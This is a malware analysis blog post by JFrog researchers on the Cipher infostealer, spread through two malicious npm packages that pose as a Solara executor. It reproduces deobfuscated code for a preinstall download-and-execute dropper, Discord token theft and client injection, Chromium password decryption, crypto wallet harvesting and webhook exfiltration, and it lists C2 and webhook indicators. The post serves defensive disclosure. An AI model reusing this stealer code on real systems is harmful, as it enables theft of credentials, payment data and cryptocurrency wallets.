

Cipher Infostealer masquerades as Solara executor - Malware analysis

research.jfrog.com/post/solara-cipher-npm

1
/ 67
Community Score

1/67 security vendor flagged this file as malicious

8b18f0218c28317b5870505b3a27d64536ed8e508a440638d56eac6600740432
solara 1.0.0.exe
Size 307.16 MB
Last Analysis Date 20 hours ago
EXE

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

Arctic Wolf	Unsafe	Acronis (Static ML)	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
AliCloud	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected

Guy Korolevski and Meitar Palas, JFrog Security Researchers | 12 Mar, 2026

The JFrog security research team recently encountered 2 malicious packages on the NPM ecosystem, delivering via Dropbox links a windows executable called **solara 1.0.0.exe** or **solara 1.0.1.exe** in other versions. While checking these files in VirusTotal shows almost no Anti Virus (AV) results that flag it, the behavior analysis showed suspicious activity, leading us to dive in.

The malicious packages that were removed from NPM:

1. bluelite-bot-manager - XRAY-950426
2. test-logsmodule-v-zisko - XRAY-950403

The malicious packages delivered a windows executable that within it embedded an obfuscated JS code, and all the necessary node modules to run it, in order to exfiltrate information of affected users. The stealer is self named as Cipher stealer. The stealer also uses an embedded python script and a secondary payload downloaded from github.

Each of these packages contained pre install script that downloaded and executed a binary from a dropbox url:

```
const url = "https://www[.]dropbox[.]com/scl/fi/dmybj48cyupf53y6t62nj/solara-1.0.1[.]exe?
rlkey=nyvv718k4xq08frulg5dvz1du&st=9sk60muh&dl=1";
const tempDir = os.tmpdir();
const filePath = path.join(tempDir, "solara-1.0.1.exe");
....
downloadFile(url, filePath, () => {
  console.log("Téléchargement terminé dans :", filePath);
  exec(`${filePath}`, (err) => {
    if (err) {
      console.error("Erreur exécution :", err);
      return;
    }
    console.log("Programme lancé avec succès !");
  });
});
```

It's important to mention that the URLs that we found in both packages no longer work, the files were removed. Returning the response that it was deleted: **<title>Dropbox - File Deleted - Simplify your life</title>**

Both packages were removed from the NPM repository and are now in security holding.

Uploading the executable to VirusTotal showed this result:

1

/ 67

Community Score

1/67 security vendor flagged this file as malicious

8b18f0218c28317b5870505b3a27d64536ed8e508a440638d56eac6600740432

solara 1.0.0.exe

peexe overlay

Size

307.16 MB

Last Analysis Date

20 hours ago

8

EXE

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY

Join our Community

and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

Arctic Wolf	Unsafe	Acronis (Static ML)	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
AliCloud	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected

(For full report check out it out on virus total [here](#))

The fact that only 1 AV flagged this as malicious can indicate that it might be a false positive, On the other hand, behavioral analysis showed some suspicious results:

- Downloading python framework installation
- FileSystem Read:
 - Browsers DB such as: Brave, Edge, Yandex, Opera
 - Downloads, Documents and user folders
 - Windows defender DLLs
- FileSystem Write:

Node modules and js files written to 7z-out folder inside temp folders

These were immediate red flags, in addition, the file description was suspicious as well:

Copyright Copyright © 2026 Fivem
 Product solara
 Description solara executer 1337 uhq no detect
 File Version 1.0.0

First thing is **Fivem**, from their website: “FiveM is a modification for Grand Theft Auto V enabling you to play multiplayer on customized dedicated servers, powered by Cfx.re.”

Second thing is **Solara** - which seems to be a roblox script executor, also the name solara is linked to some malware campaigns as ransomware. And lastly, the file **description** - **solara executer 1337 uhq no detect** - both “1337” and “no detect” are red flags.

The executable has a lot of resources within it, extracting them led to 1527 different files (527 MB), including windows executables, DLLs, archives (gz,zip,7z), videos and images.

Since the behavior analysis showed the extraction of 7z archive, we chose to focus on it,

Among the files were two 7z archives, 1 the size of 321MB and the other 130 KB, while trying to open the smaller one, we couldn't open it.

This file isn't actually a valid 7z archive. Despite starting with the 7z magic bytes (**37 7A BC AF 27 1C**), looking at the hex and the embedded strings, this is a Windows PE DLL, specifically **nsis7z.dll** (the NSIS 7z plugin by Igor Pavlov).

7z archive content

The archive contained some DLLs (such as ffmpeg.dll, libGLESv2.dll, libEGL.dll etc - all clean by VirusTotal), licenses and locales files. Additionally there is a folder called resources, which is what we're going to focus on:

```

├─ app
│   ├── main.js
│   ├── node_modules
│   ├── package.json
│   └── stub.js
└─ elevate.exe
  
```

First, let's address the `elevate.exe` - scanning it on VirusTotal also shows [no detections](#). It is a tool by Johannes Passing to "Execute a process on the command line with elevated rights on Vista", also stated in it is "This tool is for Windows Vista and above only." source code can be viewed [here](#). By itself it is benign, but could be used by malicious software to run with elevated rights.

App folder - This is a working node project, containing `package.json` and node modules so that the "npm install" command does not need to be run before using it. The `package.json` matches the exact behaviors we observed later for that package:

```
{
  "name": "electron-app-CIPHER-eda40b95dec2",
  "version": "1.0.0",
  "main": "main.js",
  "author": "Fivem",
  "description": "solara executer 1337 uhq no detect",
  "dependencies": {
    "@primo/dpapi": "^2.0.1",          // Windows DPAPI decryption
    "better-sqlite3": "^12.6.0",      // Browser DB access
    "axios": "^1.13.2",               // HTTP exfiltration
    "seco-file": "^2.0.0",             // Exodus seed decryption
    "ws": "^8.19.0",                  // WebSocket (maybe unused)
    "zip-a-folder": "^4.0.4",          // ZIP stolen data
    "form-data": "^4.0.5",             // Multipart upload
    "glob": "^13.0.0",                 // File pattern matching
    "is-elevated": "^4.0.0",           // Privilege check
    "asar": "^3.2.0"                  // Electron archive extraction
  }
}
```

The description and author match the same as the main executable that we extracted it from.

The file `main.js` is using `require("./stub.js");` which is a single minified line that bootstraps 39K lines of obfuscated payload:

```
solara > 7z_output > resources > app > JS stub.js > _p_5319159965
1 function __p_5693309661__(){var __p_0220778546=Object['defineProperty'],__p_7174552581_dLR_0__JS_PREDICT__=__p_5319159965(index_param=>{return
__p_2376784728(index_param<0x3e?index_param+0x4c:index_param-0x3f)},0x1),__p_2376784728=__p_8376412566.call(this),__p_0175075578=__p_5319159965
(())=>{var __p_9954215117_dLR_2__JS_PREDICT__=__p_5319159965(index_param=>{return __p_2376784728(index_param>0x534?index_param
+0x30:index_param>0x534?index_param+0x13:index_param+0xf)},0x1),__p_8339204843={Cipherknogb4m:[],Cipherk838ee:[],Cipherkdu681b:__p_5319159965
((__p_1024269870=__p_7174552581_dLR_0__JS_PREDICT__(0x3f))=>{if(!__p_0175075578.Cipherk838ee[__p_7174552581_dLR_0__JS_PREDICT__(0x40)]){var
__p_9721110161_dLR_7__JS_PREDICT__=__p_5319159965(index_param=>{return __p_2376784728(index_param>0x2f?index_param+0x573?
index_param-0x58:index_param>0x2f?index_param-0x30:index_param+0x11:index_param+0x4}),0x1);__p_0175075578.Cipherk838ee.push
(__p_9721110161_dLR_7__JS_PREDICT__(0x38))}return __p_0175075578.Cipherk838ee[__p_1024269870]},Cipherkw7wkc: __p_9954215117_dLR_2__JS_PREDICT__
(-0xd)+'k9wet3'+__p_7174552581_dLR_0__JS_PREDICT__(0x54),Cipherk3is74b:__p_5319159965((__p_0336049392=__p_7174552581_dLR_0__JS_PREDICT__(0x3f))
=>{var __p_2579272340_dLR_1__JS_PREDICT__=__p_5319159965(index_param=>{return __p_2376784728(index_param<0x15?index_param
+0x4f:index_param<-0x15?index_param-0x14:index_param<0x52f?index_param+0x14:index_param+0x3e)},0x1);if(!__p_0175075578.Cipherknogb4m
```

The obfuscated code has various methods:

1. Control flow flattening
2. Dead code - some leetcode solutions and serverless framework chunks were inserted, guarded by `if (false)` so that it will be unreachable
3. Variable names are gibberish
4. String table - all of the meaningful strings are extracted using a single function that resolve it using arithmetics offsets
5. Functions that return the argument given to them without doing anything

We managed to deobfuscate the code and get a clear picture of the script.

Static and heuristic scanning often involves AV solutions examining the file's content without executing it. This process relies on comparing the file against a database of known malware signatures and employing heuristics (rules and algorithms) to detect suspicious characteristics, such as uncommon imports or structure.

In the case of the Solara executable, which served as a dropper embedding obfuscated JavaScript (JS) code and the necessary Node modules, this static approach was easily bypassed. The AV solution likely analyzed the outer executable layer, which may have been sufficiently clean to avoid immediate detection, and the embedded, obfuscated JS payload did not match any existing malware signatures or trip the heuristics designed for typical Windows executables, resulting in a near-zero detection rate.

In this part we will show the capabilities of the malicious JS code, using examples of code from the malware. To summarize: The script sets up persistence and staging for uploading data stolen from the user. Exfiltrated data regards Discord, Browsers, Cryptocurrency wallets, Exodus, and system fingerprinting.

While most of the logic is written in JS, there is in addition an embedded python script that serves as another method of stealing browser data. This also explains why the analysis of the original executable shows http traffic to `python.org`. In the code it is visible that the JS downloads and installs the required python framework.

Another notable activity is an injection of a second payload, downloaded from Github repo, and injected directly into Discord clients.

Creates a staging directory under %TEMP% with a name mimicking a Windows service. All stolen data is collected here before zipping and exfiltrating.

```
const APPDATA = process.env.APPDATA;
const LOCALAPPDATA = process.env.LOCALAPPDATA;
const STAGING_BASE = process.env.TEMP + "\\MicrosoftServicingDeicingService";

if (!fs.existsSync(STAGING_BASE)) {
  fs.mkdirSync(STAGING_BASE);
}
...
fs.appendFileSync(
  STAGING_DIR + "\\note.txt",
  "hey, don't forgot to send a vouch\nSend me a dm on @sqlbanip\n" +
  "Our main channel is t.me/h4shcentral and enjoy\n..."
);
```

The code verifies directories across Discord clients and Chromium browsers for tokens stored in LevelDB, Token validation is done against <https://discord.com/api/v9/users/@me>:

```
for (let tokenEntry of stolen_tokens) {
  const token = tokenEntry.token;
  const headers = { "Content-Type": "application/json", authorization: token };
  const user = await axios.get(
    "https://discord.com/api/v9/users/@me",
    { headers }
  ).then(r => r.data).catch(() => null);

  if (!user) continue;
  // ... profile the account, exfiltrate
}
```

This is done for both the official Discord using an injected script and BetterDiscord by patching BetterDiscord's ASAR to neutralize webhook protection: **BetterDiscord** - It checks if BetterDiscord is installed (the ASAR exists), and if so, it patches Discord's index.js file:


```
const betterdiscord_asar = process.env.appdata +
  "\\BetterDiscord\\data\\betterdiscord.asar";

if (fs.existsSync(betterdiscord_asar)) {
  const buf = fs.readFileSync(discord_index_path);
  fs.writeFileSync(
    discord_index_path,
    buf_replace(buf, "api/webhooks", "Discord")
  );
}
```

The malware's entire exfiltration strategy relies on sending stolen tokens, credentials, and account info to the attacker's Discord webhook. If BetterDiscord's protection is active, all those webhook POSTs would be blocked.

By replacing the literal string "api/webhooks" with "Discord" in Discord's core index.js, the malware breaks BetterDiscord's string-matching detection.

On **Discord** official desktop app - A second stage is downloaded from github



The payload is served on Github under what seems to be randomly generated user name and randomly generated repo name - <https://github.com/Oxsdhziqlodizkahsqh/ozekqjsdhua>

This repo is currently live. The injection script deserves a mini-blog of its own, it's configurable and the values are being set after it was downloaded by the main script.

```
const injection_code = await axios(
  "https://raw.githubusercontent.com/0xsdhzi1qodizkahsqh/ozekqjsdhua/refs/heads/main/injection.js"
).then(r => r.data);
```

The javascript payload configured it with the url `hxxp[://45[.]138[.]16.202:3002/8592943032/CIPHER-EH4L-VP30-5A0S-25C1`, which all data is being exfiltrated to it.

It uses several methods to extract the user's token and logs the user out, so the user is forced to login again, and while doing so, the injected script is capturing the user's credentials.

Another notable capability is tricking the user to believe its email has been compromised, localized in 13 languages, then guides the user to changing their email to specific address:

```
function translateText(lang) {
  const languages = {
    "en-US": [
      "User Settings", "Edit email address", "Change your Email-Address",
      "We have detected something unusual with your Discord account, your address,",
      "has been compromised.",
      "Please change it to continue using your account.",
      "No longer have access to your email",
      "Contact your email provider to fix it."
    ],
    "fr": ["Parametres utilisateur", "Modifier l'adresse e-mail", ...],
    // ... 11 more languages
  };
  return languages[lang] || languages["en-US"];
}

// After showing the popup for 10 seconds:
setTimeout(function() {
  root.remove();
  clickButtonByLabel("User Settings"); // opens settings
  setTimeout(function() {
    clickButtonByLabel("Edit email address"); // navigates to email change
  }, 1000);
}, 10000);
```

Important to mention - Even though this capability exists in the injected script, this particular malware does not use it.

The injection script is intercepting requests, captures and exfiltrate data:

Event	URL Pattern	Data Exfiltrated
Login	<code>/auth/login</code>	Email, password, token
2FA	<code>/auth/mfa/totp</code>	TOTP code, token
Password change	<code>PATCH /users/@me</code>	Old password, new password, token
Email change	<code>PATCH /users/@me</code>	New email, password, token
Credit card added	<code>api.stripe.com/v*/tokens</code>	Card number, CVC, expiry month/year
PayPal linked	<code>paypal_accounts</code>	Token (full account dump)
Payment confirmed	<code>stripe.com/*/confirm</code>	Triggers auto Nitro purchase (optional - not used in this malware)

Furthermore, the injected script hides in Discord's startup by overwriting `resources/app/package.json` and `resources/app/index.js` in the Discord installation to load the injection on every startup. Commented out by default (`updateCheck()` is not called) but can be activated.

This happens both natively via JS and by a python script. On the Javascript side it uses `better-sqlite3` and `@primno/dpapi` to decrypt Chromium credentials directly in Node.js. This targets the browsers Opera, Chrome, Brave, Edge, Yandex.

```

// master key extraction
const local_state_path = path.join(browser_data_dir, "Local State");
const local_state = JSON.parse(fs.readFileSync(local_state_path, "utf8"));
const encrypted_key = local_state?.os_crypt?.encrypted_key;

// Strip "DPAPI" prefix (5 bytes) and decrypt with Windows DPAPI
const key_bytes = Buffer.from(encrypted_key, "base64").slice(5);
const master_key = Dpapi.unprotectData(key_bytes, null, "CurrentUser");
...
// password theft
const login_db = path.join(profile_dir, "Login Data");
fs.copyFileSync(login_db, temp_copy); // copy to avoid lock

const db = new better_sqlite3(temp_copy, { readonly: true });
const rows = db.prepare(
  "SELECT origin_url, username_value, password_value FROM logins"
).all();

for (const row of rows) {
  const decrypted_password = decrypt_chromium_value(
    row.password_value, master_key
  );
  // Store: { url, username, password }
}

```

The python stealer is doing the same, but targets more browsers - Chrome, Brave, Edge, Opera, Firefox, Vivaldi, Yandex, CocCoc, QQ Browser, 360 Speed/Secure, and Firefox. It extracts cookies, logins, credit cards, history, bookmarks, and autofill.

If the local environment does not have the correct python version, one is downloaded and installed for the user, specifically python 3.12.10, then using pip install to install dependencies.

The JS code checks usual paths where the wallets are usually found, and copies them to the staging directory to be sent to the attacker:

```

const WALLET_PATHS = {
  Bitcoin: path.join(APPDATA, "Bitcoin", "wallets"),
  Zcash: path.join(APPDATA, "Zcash"),
  Armory: path.join(APPDATA, "Armory"),
  Bytecoin: path.join(APPDATA, "bytecoin"),
  Jaxx: path.join(APPDATA, "com.liberty.jaxx", "IndexedDB",
    "file__0.indexeddb.leveldb"),
  Exodus: path.join(APPDATA, "Exodus", "exodus.wallet"),
  Ethereum: path.join(APPDATA, "Ethereum", "keystore"),
  Electrum: path.join(APPDATA, "Electrum", "wallets"),
  AtomicWallet: path.join(APPDATA, "atomic", "Local Storage", "leveldb"),
  Guarda: path.join(APPDATA, "Guarda", "Local Storage", "leveldb"),
  Coinomi: path.join(APPDATA, "Coinomi", "Coinomi", "wallets"),
};

```

The original code defines much more paths and optional places, this is simply a minimized version.

In addition, the malware attempts to decrypt the Exodus wallet seed file:

```

const SEED_FILE = APPDATA + "\\Exodus\\exodus.wallet\\seed.seco";

if (!fs.existsSync(SEED_FILE)) return;

// Reads the encrypted seed file
const seed_data = fs.readFileSync(SEED_FILE);

// Attempts to decrypt using seco-file library
const decrypted = seco_file.decryptData(seed_data, password_candidate);

```

In addition to the injected discord script which exfiltrates data to a C2, all files that were copied to the staging directory are zipped and uploaded via Gofile or the C2 as fallback. The summary which includes the GoFile server address that the artifacts were uploaded to is embedded and sent to a Discord webhook:

```

await axios.post(DISCORD_WEBHOOK, {
  username: cfg.telegram,
  avatar_url: cfg.icon,
  embeds: [{
    color: 3553599,
    author: { name: cfg.name + " - 1.0", url: "https://" + cfg.telegram },
    fields: [
      { name: "Computer Information:", value: "```" + system_info + "```" },
      { name: "Browsers Informations", value:
        "Passwords count : " + password_count +
        "\nCookies count : " + cookie_count +
        "\nCredit cards count : " + cc_count +
        "\nAutofills count : " + autofill_count +
        "\nCookies found from: " + cookie_sources.join(", ") +
        "\nPasswords found from: " + password_sources.join(", ") },
      { name: "Keywords", value: "```" + keyword_matches + "```" },
      { name: "ZIP File content", value: "```" + zip_manifest + "```" },
      { name: "\u200B", value:
        "***Launchers found** : `" + launchers.join(", ") + "`\n" +
        "***Extensions found** : `" + extensions.join(", ") + "`\n" +
        "***Cold Wallets found** : `" + cold_wallets.join(", ") + "`\n" +
        (exodus_password ? "***Exodus Password** : `" + exodus_password + "` : ") +
        "\n[``" + build_id + ".zip]"(" + upload_url + ")"}
    ],
    footer: { text: cfg.name + " | " + cfg.telegram }
  }]
});

```

This case brought up some interesting techniques:

On the one hand, it was detected very quickly on NPM due to the "Download and execute" pattern, and even removed from Dropbox, where it was served. Some packages with malware live a long time before being taken down, and this is not the case.

On the other hand, scanning the downloaded artifact yielded almost no results by Anti-Viruses, and only raised suspicion by its behavior. If the attacker was smart enough to make a non-detectable executable, why did he use such an obviously detected method in the NPM packages?

Users who were affected by the malicious packages should remove them, rotate tokens, passwords and re-install the discord app. In addition, further checks are required to the cryptocurrencies wallets.

These packages are already detected by JFrog Xray and JFrog Curation, under the Xray IDs listed in the IoC section below.

Indicator	Value
Discord Webhook	hxxps[://discord[.]com/api/webhooks/1448019463642419332/QgXOp8XTaqjQVzoMmsd2ScUIlDZY36cNrgmjpr5kqR7LA1YZRmt7UJK_g1J5
C2 Server	hxxp[://45[.]138[.]16.202:3002/8592943032/CIPHER-EH4L-VP30-5A0S-25C1
Remote Injection Payload	https[://raw[.]githubusercontent[.]com/0xsdhzi1qodizkahsqh/ozekqjsdhua/refs/heads/main/injection[.]js
Github repo	hxxps[://github[.]com/0xsdhzi1qodizkahsqh/ozekqjsdhua
Token Copy Link Service	<a href="https://paste-pgpj.onrender.com/?p=<token>">https://paste-pgpj.onrender.com/?p=<token>
GoFile (exfil)	https://api.gofile.io/servers -> <a href="https://<server>.gofile.io/uploadFile">https://<server>.gofile.io/uploadFile
Stealer Name	Cipher
Telegram	t.me/cipherstealer
Icon URL	https://i.imgur.com/yo01lgz.png
Staging Directory	%TEMP%\MicrosoftServicingDevicingService\ stub.js
Injection Author	ZebiRP (footer), embed name werenoi
Author Alias	@sqlbanip

Indicator	Value
NPM packages	bluelite-bot-manager - XRAY-950426 test-logsmodule-v-zisko - XRAY-950403
Solara 1.0.0.exe sha256	8b18f0218c28317b5870505b3a27d64536ed8e508a440638d56eac6600740432
Elevate.exe sha256	52f3edb100809b62724f5cc20851181d1daf6ddff69453e611ce7681bb477d76
stub.js sha256	304be3e96c43718a24ae3114de68530f665ba3a2299d80dbb94f7883690b1459
Embedded Python stealer sha256	c9e29600cf6328734f6c25e947da1e46bda1e310baf612981c6bef594006e850
Dropbox link	hxxps[:]//www[.]dropbox[.]com/sc/l/fi/dmybj48cyupf53y6t62nj/solara-1.0.1.exe?rlkey=nyvv718k4xq08frulg5dvz1du&st=9sk60r
Dropbox link	hxxps[:]//www[.]dropbox[.]com/sc/l/fi/94tc8xcf25a629xt4g7yb/solara-1.0.0.exe?rlkey=g7t7wbtstvh60mi4n1og4e5i&st=4hqzi5
Dropbox link	hxxps[:]//www[.]dropbox[.]com/sc/l/fi/yfz6a32t4pnzi3obmfnh1/solara-1.0.0.exe?rlkey=0f4dl9yp4z6epfjug4xz27ecm&st=0m8c5z